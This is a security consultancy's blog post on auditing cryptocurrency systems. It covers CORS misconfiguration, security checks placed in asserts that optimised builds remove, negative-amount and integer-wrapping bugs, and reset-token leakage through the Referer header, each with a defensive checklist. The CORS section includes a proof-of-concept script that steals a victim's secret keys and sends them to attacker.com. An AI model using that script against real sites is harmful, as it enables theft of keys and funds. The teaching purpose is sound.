Lessons in auditing cryptocurrency wallets, systems, and infrastructures

01 Aug 2019 - Posted by Kevin Joensen

In the past three years, Doyensec has been providing security testing services for some of the global brands in the cryptocurrency world. We have audited desktop and mobile wallets, exchanges web interfaces, custody systems, and backbone infrastructure components.

We have seen many things done right, but also discovered many design and implementation vulnerabilities. Failure is a great lesson in security and can always be turned into positive teaching for the future. Learning from past mistakes is the key to create better systems.

In this article, we will guide you through a selection of four simple (yet dangerous!) application vulnerabilities.

> **Breaking Crypto Currency Systems != Breaking Crypto** (at least not always)
>
> For that, you would probably need to wait for Jean-Philippe Aumasson's talk at the upcoming BlackHat Vegas.

This blog post was brought to you by Kevin Joensen and Mateusz Swidniak.

1) CORS Misconfigurations

Cross-Origin Resource Sharing is used for relaxing the Same Origin Policy. This mechanism enables communication between websites hosted on different domains. A misconfigured CORS can have a great impact on the website security posture as other sites might access the page content.

Imagine a website with the following HTTP response headers:

```
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

If an attacker has successfully lured a victim to their website, they can easily issue an HTTP request with a *null* origin using an *iframe* tag and a *sandbox* attribute.

```
<iframe sandbox="allow-scripts" src="https://attacker.com/corsbug" />
```

```
<html>
<body>
<script>
var req = new XMLHttpRequest();
req.onload = callback;
req.open('GET', 'https://bitcoinbank/keys', true);
req.withCredentials = true;
req.send();

function callback() {
    location='https://attacker.com/?dump='+this.responseText;
};
</script>
</body>
```

When the victim visits the crafted page, the attacker can perform a request to `https://bitcoinbank/keys` and retrieve their secret keys.

This can also happen when the `Access-Control-Allow-Origin` response header is dynamically updated to the same domain as specified by the *Origin* request header.

References:

- https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties
- https://blog.detectify.com/2018/04/26/cors-misconfigurations-explained/

Checklist:

- Ensure that your `Access-Control-Allow-Origin` is never set to `null`
- Ensure that `Access-Control-Allow-Origin` is not taken from a user-controlled variable or header
- Ensure that you are not dynamically copying the value of the `Origin` HTTP header into `Access-Control-Allow-Origin`

2) Asserts and Compilers

In some programming languages, optimizations performed by the compiler can have undesirable results. This could manifest in many different quirks due to specific compiler or language behaviors, however there is a specific class of idiosyncrasies that can have devastating effects.

Let's consider this Python code as an example:

```
# All deposits should belong to the same CRYPTO address
assert all([x.deposit_address == address for x in deposits])
```

At first sight, there is nothing wrong with this code. Yet, there is actually a quite severe bug. The problem is that Python runs with `__debug__` by default. This allows for assert statements like the security control illustrated above. When the code gets compiled to optimized byte code (`*.pyo files`) and lands into production, all asserts are gone. As a result, the application will not enforce any security checks.

Similar behaviors exist in many languages and with different compiler options, including *C/C++*, *Swift*, *Closure* and many more.

For example, let's consider the following *Swift* code:

```
// No assert if password is == mysecret
if (password != "mysecretpw") {
   assertionFailure("Password not correct!")
}
```

If you were to run this code in Xcode, then it would simply hit your `assertionFailure` in case of an incorrect password. This is because Xcode compiles the application without any optimizations using the `-Onone` flag. If you were to build the same code for the Apple Store instead, the check would be optimized out leading to no password check at all since the execution will continue. Note that there are many things wrong in those three lines of code.

Talking about assertions, *PHP* takes the first place and de-facto facilitates RCE when you run asserts with a string argument. This is due to the argument getting evaluated through the standard `eval`.

References:

- https://medium.com/@alecoconnor/asserts-in-swift-and-why-you-should-be-using-them-6a7c96eaec10
- https://docs.openstack.org/bandit/latest/plugins/b101_assert_used.html
- https://wiki.php.net/rfc/deprecations_php_7_2#assert_with_string_argument

Checklist:

- Do not use `assert` statements for guarding code and enforcing security checks
- Research for compiler optimizations gotchas in the language you use

3) Arithmetic Errors

A bug class that is also easy to overlook in fin-tech systems pertains to arithmetic operations. Negative numbers and overflows can create money out of thin air.

For example, let's consider a withdrawal function that looks for the amount of money in a certain wallet. Being able to pass a negative number could be abused to generate money for that account.

Imagine the following example code:

```
if data["wallet"].balance < data["amount"]:
    error_dict["wallet_balance"] = ("Withdrawal exceeds available balance")
```

```
...
data["wallet"].balance = data["wallet"].balance - data["amount"]
```

The `if` statement correctly checks if the balance is higher than the requested amount. However, the code does not enforce the use of a positive number.

Let's try with `-100` coins in a wallet account having `200` coins.

The check would be satisfied and the code responsible for updating the amount would look like the following:

```
data["wallet"].balance = 200 - (-100) # 300 coins
```

This would enable an attacker to get free money out of the system.

Talking about numbers and arithmetic, there are also well-known bugs affecting lower-level languages in which `signed` vs `unsigned` types come to play.

In most architectures, a `signed` short integer is a *2 bytes* type that can hold a negative number and a positive number. In memory, positive numbers are represented as `1 == 0x0001`, `2 == 0x0002` and so forth. Instead, negative numbers are represented as two's complement `-1 == 0xffff`, `-2 == 0xfffe` and so forth. These representations meet on `0x7fff`, which enables a signed integer to hold a value between `-32768` and `32767`.

Let's take a look at an example with pseudo-code:

```
signed short int bank_account = -30000
```

Assuming the system still allows withdrawals (e.g. perhaps a loan), the following code will be exercised:

```
int withdraw(signed short int money){
    bank_account -= money
}
```

As we know, the max negative value is `-32768`. What happens if a user withdraws `2768 + 1` ?

```
withdraw(2769); //32767
```

Yes! No longer in debt thanks to integer wrapping. Current balance is now `32767`.

References:


- https://blog.feabhas.com/2014/10/vulnerabilities-in-c-when-integers-go-bad/
- https://en.cppreference.com/w/cpp/language/types
- https://gcc.gnu.org/ml/gcc-help/2011-07/msg00219.html

Checklist:

- Verify that the transaction systems and other components dealing with financial arithmetic do not accept negative numbers
- Verify integer boundaries, and whether correct `signed` vs `unsigned` types are used across the entire codebase. Note that the signed integer overflow is considered *undefined behavior*.

4) Password Reset Token Leakage Via Referer

Last but not least, we would like to introduce a simple infoleak bug. This is a very widespread issue present in the password reset mechanism of many web platforms.



A standard procedure for a password reset in modern web applications involves the use of a *secret* link sent out to the user via email. The secret is used as an authentication token to prove that the recipient had access to the email associated with the user's registration.

Those links typically take the form of `https://example.com/passwordreset/2a8c5d7e-5c2c-4ea6-9894-b18436ea5320` or `https://example.com/passwordreset?token=2a8c5d7e-5c2c-4ea6-9894-b18436ea5320` .

But what actually happens when the user clicks the link?

When a web browser requests a resource, it typically adds an HTTP header, called the `Referer` header indicating the URL of the resource from which the request originated. If the resource being requested resides on a different domain, the `Referer` header is still generally included in the cross-domain request. It is not uncommon that the password reset page loads external JavaScript resources such as libraries and tracking code. Under those circumstances, the password reset token will be also sent to the 3rd-party domains.

```
GET /libs/jquery.js HTTP/1.1
Host: 3rdpartyexampledomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/201001
01 Firefox/55.0
Referer: https://example.com/passwordreset/2a8c5d7e-5c2c-4ea6-9894-b18
436ea5320
Connection: close
```

As a result, personnel working for the affected 3rd-party domains and having access to the web server access logs might be able to take over accounts of the vulnerable web platform.

References:

- https://portswigger.net/kb/issues/00500400_cross-domain-referer-leakage
- https://thoughtbot.com/blog/is-your-site-leaking-password-reset-links

Checklist:

- If possible, applications should never transmit any sensitive information within the URL query string
- In case of password reset links, the `Referer` header should always be removed using one of the following techniques:
  - Blank landing page under the web platform domain, followed by a redirect
  - Originate the navigation from a pseudo-URL document, such as `data:` or `javascript:`
  - Using `<iframe src=about:blank>`
  - Using `<meta name="referrer" content="no-referrer" />`
  - Setting an appropriate `Referrer-Policy` header, assuming your application supports recent browsers only

If you would like to talk about securing your platform, contact us at info@doyensec.com!

Other relevant posts:

Jackson gadgets - Anatomy of a vulnerability 22 Jul 2019

On insecure zip handling, Rubyzip and Metasploit RCE (CVE-2019-5624) 24 Apr 2019

Introducing burp-rest-api v2 05 Nov 2018

Developing Burp Suite Extensions training 02 Mar 2017